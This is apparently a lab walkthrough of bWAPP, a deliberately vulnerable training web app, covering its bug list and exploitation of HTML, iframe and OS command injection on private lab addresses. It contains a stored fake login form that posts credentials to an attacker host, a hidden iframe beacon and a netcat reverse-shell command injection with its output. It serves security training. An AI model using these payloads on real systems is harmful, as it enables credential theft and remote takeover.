

bWAPP - Sanjiv Kawa

April 2, 2015 10:37 AM

/ A1 - Injection /

- HTML Injection - Reflected (GET)
- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)
- iFrame Injection
- LDAP Injection (Search)
- Mail Header Injection (SMTP)
- OS Command Injection
- OS Command Injection - Blind
- PHP Code Injection
- Server-Side Includes (SSI) Injection
- SQL Injection (GET/Search)
- SQL Injection (GET/Select)
- SQL Injection (POST/Search)
- SQL Injection (POST/Select)
- SQL Injection (AJAX/JSON/jQuery)
- SQL Injection (CAPTCHA)
- SQL Injection (Login Form/Hero)
- SQL Injection (Login Form/User)
- SQL Injection (SQLite)
- SQL Injection (Drupal)
- SQL Injection - Stored (Blog)
- SQL Injection - Stored (SQLite)
- SQL Injection - Stored (User-Agent)
- SQL Injection - Stored (XML)
- SQL Injection - Blind - Boolean-Based
- SQL Injection - Blind - Time-Based
- SQL Injection - Blind (SQLite)
- SQL Injection - Blind (Web Services/SOAP)
- XML/XPath Injection (Login Form)
- XML/XPath Injection (Search)

/ A2 - Broken Auth. & Session Mgmt. /

- Broken Authentication - CAPTCHA Bypassing
- Broken Authentication - Forgotten Function
- Broken Authentication - Insecure Login Forms
- Broken Authentication - Logout Management
- Broken Authentication - Password Attacks
- Broken Authentication - Weak Passwords
- Session Management - Administrative Portals
- Session Management - Cookies (HTTPOnly)
- Session Management - Cookies (Secure)
- Session Management - Session ID in URL
- Session Management - Strong Sessions

/ A3 - Cross-Site Scripting (XSS) /

- Cross-Site Scripting - Reflected (GET)
- Cross-Site Scripting - Reflected (POST)
- Cross-Site Scripting - Reflected (JSON)
- Cross-Site Scripting - Reflected (AJAX/JSON)

- Cross-Site Scripting - Reflected (AJAX/XML)
- Cross-Site Scripting - Reflected (Back Button)
- Cross-Site Scripting - Reflected (Custom Header)
- Cross-Site Scripting - Reflected (Eval)
- Cross-Site Scripting - Reflected (HREF)
- Cross-Site Scripting - Reflected (Login Form)
- Cross-Site Scripting - Reflected (phpMyAdmin)
- Cross-Site Scripting - Reflected (PHP_SELF)
- Cross-Site Scripting - Reflected (Referer)
- Cross-Site Scripting - Reflected (User-Agent)
- Cross-Site Scripting - Stored (Blog)
- Cross-Site Scripting - Stored (Change Secret)
- Cross-Site Scripting - Stored (Cookies)
- Cross-Site Scripting - Stored (SQLiteManager)
- Cross-Site Scripting - Stored (User-Agent)

/ A4 - Insecure Direct Object References /

- Insecure DOR (Change Secret)
- Insecure DOR (Reset Secret)
- Insecure DOR (Order Tickets)

/ A5 - Security Misconfiguration /

- Arbitrary File Access (Samba)
- Cross-Domain Policy File (Flash)
- Cross-Origin Resource Sharing (AJAX)
- Cross-Site Tracing (XST)
- Denial-of-Service (Large Chunk Size)
- Denial-of-Service (Slow HTTP DoS)
- Denial-of-Service (SSL-Exhaustion)
- Denial-of-Service (XML Bomb)
- Insecure FTP Configuration
- Insecure SNMP Configuration
- Insecure WebDAV Configuration
- Local Privilege Escalation (sendpage)
- Local Privilege Escalation (udev)
- Man-in-the-Middle Attack (HTTP)
- Man-in-the-Middle Attack (SMTP)
- Old/Backup & Unreferenced Files
- Robots File

/ A6 - Sensitive Data Exposure /

- Base64 Encoding (Secret)
- BEAST/CRIME/BREACH Attacks
- Clear Text HTTP (Credentials)
- Heartbleed Vulnerability
- Host Header Attack (Reset Poisoning)
- HTML5 Web Storage (Secret)
- POODLE Vulnerability
- SSL 2.0 Deprecated Protocol
- Text Files (Accounts)

/ A7 - Missing Functional Level Access Control /

- Directory Traversal - Directories
- Directory Traversal - Files
- Host Header Attack (Cache Poisoning)
- Host Header Attack (Reset Poisoning)
- Local File Inclusion (SQLiteManager)

Remote & Local File Inclusion (RFI/LFI)
Restrict Device Access
Restrict Folder Access
Server Side Request Forgery (SSRF)
XML External Entity Attacks (XXE)

/ A8 - Cross-Site Request Forgery (CSRF) /
Cross-Site Request Forgery (Change Password)
Cross-Site Request Forgery (Change Secret)
Cross-Site Request Forgery (Transfer Amount)

/ A9 - Using Known Vulnerable Components /
Buffer Overflow (Local)
Buffer Overflow (Remote)
Drupal SQL Injection (Drupageddon)
Heartbleed Vulnerability
PHP CGI Remote Code Execution
PHP Eval Function
phpMyAdmin BBCode Tag XSS
Shellshock Vulnerability (CGI)
SQLiteManager Local File Inclusion
SQLiteManager PHP Code Injection
SQLiteManager XSS

/ A10 - Unvalidated Redirects & Forwards /
Unvalidated Redirects & Forwards (1)
Unvalidated Redirects & Forwards (2)

/ Other bugs... /
ClickJacking (Movie Tickets)
Client-Side Validation (Password)
HTTP Parameter Pollution
HTTP Response Splitting
HTTP Verb Tampering
Information Disclosure - Favicon
Information Disclosure - Headers
Information Disclosure - PHP version
Information Disclosure - Robots File
Insecure iFrame (Login Form)
Unrestricted File Upload

----- Extras -----

A.I.M. - No-authentication Mode
Client Access Policy File
Cross-Domain Policy File
Evil 666 Fuzzing Page
Manual Intervention Required!
Unprotected Admin Portal
We Steal Secrets... (html)
We Steal Secrets... (plain)
WSDL File (Web Services/SOAP)

A1: Injection

March 31, 2015 9:03 AM

Areas with an asterix next to them have not been listed in this walkthrough.


- HTML Injection - Reflected (GET)
- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)
- iFrame Injection
- OS Command Injection
- OS Command Injection - Blind
- PHP Code Injection
- Server-Side Includes (SSI) Injection
- SQL Injection (GET/Search)
- SQL Injection (GET/Select)
- SQL Injection (POST/Search)
- SQL Injection (POST/Select)
- SQL Injection (Login Form/Hero)
- SQL Injection (SQLite)
- SQL Injection (Drupal)
- SQL Injection - Stored (Blog)
- SQL Injection - Stored (SQLite)
- SQL Injection - Stored (User-Agent)
- SQL Injection - Blind - Boolean-Based
- SQL Injection - Blind - Time-Based
- XML/XPath Injection (Login Form)

- *LDAP Injection (Search)
- *Mail Header Injection (SMTP)
- *SQL Injection (AJAX/JSON/jQuery)
- *SQL Injection (CAPTCHA)
- *SQL Injection (Login Form/User)
- *SQL Injection - Stored (XML)
- *SQL Injection - Blind (SQLite)
- *SQL Injection - Blind (Web Services/SOAP)
- *XML/XPath Injection (Search)

HTML Injection - Reflected (GET)

March 31, 2015 9:03 AM



<h2>HTML Injection - Reflected (GET)</h2>



[http://192.168.254.131/bWAPP/htmli_get.php?firstname=<h1>Click Me!</h1>&lastname=<h2>blah</h2>&form=submit](http://192.168.254.131/bWAPP/htmli_get.php?firstname=<h1><a href=)

HTML Injection - Reflected (POST)

March 31, 2015 9:08 AM



Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action
 Raw Params Headers Hex
 POST /bWAPP/htmli_post.php HTTP/1.1
 Host: 192.168.254.131
 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.254.131/bWAPP/htmli_post.php
 Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
 Connection: keep-alive
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 34
`firstname=<h1>Click Me!</h1>&lastname=<h2>blah</h2>&form=submit`


firstname=<h1>Click Me!</h1>&lastname=<h2>blah</h2>&form=submit

bWAPP - HTML Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bWAPP - HTML Injection
 192.168.254.131/bWAPP/htmli_post.php

 an extremely buggy web app!
 Bugs Change Password Create User Set Security Level Reset Credits
 / HTML Injection - Reflected (POST) /
 Enter your first and last name:
 First name:
 Last name:
 Go
 Welcome
 / Click Me! /
 // blah //

HTML Injection - Reflected (URL)

March 31, 2015 9:11 AM



Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /bWAPP/htmli_current_url.php HTTP/1.1
Host: trust me im the google
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
Connection: keep-alive
  
```

bWAPP - HTML Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help

bWAPP - HTML Injection x +

192.168.254.131/bWAPP/htmli_current_url.php



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset C

/ HTML Injection - Reflected (URL) /

Your current URL: http://trust me im the google/bWAPP/htmli_current_url.php

HTML Injection - Stored (Blog)

March 31, 2015 9:16 AM

```
Applications Places [Globe] [Terminal Icon]

File Edit View Search Terminal Help

root@kali:~# nc -lvp 8080
listening on [any] 8080 ...
```



```
<div class="code"><iframe SRC="http://attackerIP/blah" height="0" width="0"></iframe></div>
```

```
Applications Places [Globe] [Terminal Icon] 9:32 AM [Speaker] [Bluetooth] [Network] [System Tray]

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# nc -lvp 8080
listening on [any] 8080 ...
192.168.254.1: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.1] 21333
GET /blah HTTP/1.1
Host: 192.168.254.128:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/htmli_stored.php
Connection: keep-alive
```

```
<div class="code">test</div>
```

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000; background-color:white;">
```

```
Session Expired, Please Login:<br>
```

```
<form name="login" action="http://attackerIP/lol.htm">
```

```
<table>
```

```
<tr><td>Username:</td><td><input type="text" name="uname"/></td></tr>
```

```
<tr><td>Password:</td><td><input type="password" name="pw"/></td></tr>
```

```
</table>
```

```
<input type="submit" value="Login"/>
```

```
</form>
```

```
</div>
```

bWAPP - HTML Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - HTML Injection

192.168.254.131/bWAPP/htmli_stored.php

bWAPP 



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset

/ HTML Injection - Stored (Blog) /

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000; background-color:white;">
Session Expired, Please Login:<br>
<form name="login" action="http://192.168.254.128/lol.htm">
<table>
<tr><td>Username:</td><td><input type="text" name="uname"/></td></tr>
<tr><td>Password:</td><td><input type="password" name="pw"/></td></tr>
</table>
<input type="submit" value="Login"/>
</form>
</div>
```

Submit Add: Show all: Delete:



iFrame Injection

March 31, 2015 9:42 AM



<http://192.168.254.131/bWAPP/iframei.php?ParamUrl=http://www.hello.com/&ParamWidth=500&ParamHeight=500>


bWAPP - iFrame Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - iFrame Injection x +
192.168.254.131/bWAPP/iframei.php?ParamUrl=http://www.hello.com/&ParamWidth=500&ParamHeig



an extremely buggy web app!

Bugs Change Password Create User Set Security Lev

/ iFrame Injection /



hello What? Jobs Sign Up

Jobs at hello

At **hello**, we're looking for creative minds who want to help people discover and share their passions. We're innovators and hackers. We're solvers and doers. We don't have a ping pong table, but we know how to rally. Plus we have funding and a great work culture.

"People and technology have always been my biggest passions. People are so fascinating because they embody an infinite variety of personalities and preferences. I love connecting people with technology and unlocking new possibilities. Because life is beautiful and we can never celebrate it enough."

OS Command Injection

March 31, 2015 10:47 AM

bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help

bWAPP - OS Command Inj... x +

192.168.254.131/bWAPP/commandi.php

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ OS Command Injection /

DNS lookup:

Server: 192.168.254.2 Address: 192.168.254.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.6.100.226

bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help

Connecting... x +

192.168.254.131/bWAPP/commandi.php

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ OS Command Injection /

DNS lookup:

Server: 192.168.254.2 Address: 192.168.254.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.6.100.226

www.nsa.gov && nc -vn 192.168.254.128 4444 -e /bin/bash

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.254.131: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.131] 43656
hostname
bee-box
whoami
www-data
```



; whoami

OS Command Injection (Blind)

March 31, 2015 11:07 AM

bWAPP - OS Command Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - OS Command Inj... x +

192.168.254.131/bWAPP/commandi_blind.php

bWAPP 

an extremely buggy web app!

Bugs Change Password Create User Set Security Level R

/ OS Command Injection - Blind /

Enter your IP address:

Did you captured our GOLDEN packet?

Follow TCP Stream

Stream Content

```
POST /bWAPP/commandi_blind.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/commandi_blind.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

target=192.168.254.128&form=submitHTTP/1.1 200 OK
Date: Tue, 31 Mar 2015 17:12:45 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
